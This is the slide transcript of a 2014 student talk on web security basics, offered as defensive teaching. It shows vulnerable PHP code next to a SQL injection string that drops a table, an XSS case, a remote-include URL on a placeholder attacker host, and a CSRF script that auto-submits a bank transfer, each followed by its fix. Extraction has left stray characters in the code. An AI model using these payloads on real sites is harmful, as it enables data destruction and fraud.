Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
RCOS Security Talk
Search
Kevin O'Connor
February 28, 2014
Programming
180
3
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
RCOS Security Talk
Basic overview of common vulnerabilities and best practices.
Kevin O'Connor
February 28, 2014
Transcript
53 slides
YOU SUCK at security
1. Your attackers are better
Do NOT ROLL YOUR OWN
None
1. Open-source 2. Audited 3. Active community
2. Security is hard
No. Seriously.
5,000 CVEs /yr
3. Dont trust input
<?php! $query = "SELECT * FROM users WHERE username='". "$_GET[’user']."'";
! $result = mysql_query($query);!

/derp.php?user=x’ DROP TABLE users;--!

/derp.php?user=x’ DROP TABLE users;--! http://xkcd.com/327/
<?php! $stmt = $dbh->prepare("SELECT FROM users WHERE username=?");! $stmt->execute(array($_GET['user']));! Use
Parameter Binding
<div><?php echo $row['username']; ?></div>! XSS. Inject javascript

<html>! <body>! "<form method="POST" action="/users/add">! " "<input type="text" name="username">! "
"<input type="password" name="password">! " "<input type="hidden" name="isAdmin" value="true">! " "<button type="submit">Create user</button>! "</form>! </body>! </html>! Unexpected Input. Sneaky DOM edit
<?php! include('header.php');! include($_GET['page']);! include('footer.php');! ! /index.php?page=http://sketchy.su/BadTime.php! Remote Include.
Sanitize all input
Blacklist Only use if you know all cases Less restrictive
on user
Whitelist Best security Very restrictive
Protip Markdown Google Caja
4. Protect your cookies

Set-Cookie: SESSIONID=S8d2d1ffd5cb37209ef71982b80f16d7b! Bad Session

Set-Cookie: SESSIONID=S8d2d1ffd5cb37209ef71982b80f16d7b; ! "HttpOnly; secure! GOOD Session Send over SSL
only HTTP access only Prevents XSS theft
5. No Outsiders

<iframe name="bank"></iframe>! <script>! "document.write('! " "<form ! " " action="https://MyBank.com/account/transfer"
! " " target="bank" ! " " method="POST" ! " " name="injected">! " " "<input type="text" name="amount" value="1000.00" />! " " "<input type="text" name="to" value="
[email protected]
" />! " "</form>! "');! "injected.submit();! </script>!
CSRF sucks

Block it. Require a unique token per request X-Frame-Options: Block
6. Encrypt everything
Too expensive? startssl.com

Self-sign Dev Environment openssl req -x509 -newkey des3:2048 -keyout key.pem
- out cert.pem -days XXX!

Verify All CERTS <?php! // cURL supports SSL verification! curl_setopt($ch,
CURLOPT_SSL_VERIFYPEER, true);! ! //File_get_contents does NOT! file_get_contents($url);!
Verify Servers Use server certs to verify servers to one
another

Harden SSL Disable SSL2 Disable TLS1.0 compression Disable weak ciphers
(DES, RC4) h"p://blog.cloudflare.com/staying-‐on-‐top-‐of-‐tls-‐a"acks
Force SSL
7. Use Slow Hashes
No Plaintext Passwords Just don’t.

Hash + Salt MD5 SHA1 … HMAC + bcrypt
Wait. Explain. We want to be slow.

Method password = bcrypt(HMAC(password, local_salt), bcrypt_salt)!
Salt-free db Store salt on file system Two attacks needed
Or both
Migrate. Maintain two hashes Rehash on successful login Purge old
hashes after x duration
Lost Passwords Hash a one-time login ID
8. Remember the basics
Random IV Having the IV be public is okay
Wait for entropy /dev/random waits /dev/urandom non-blocking
Use ECC NSA-Proof * * As far as we know,
at least…
Passwordless Login Use keypairs for server access
9. Use libraries
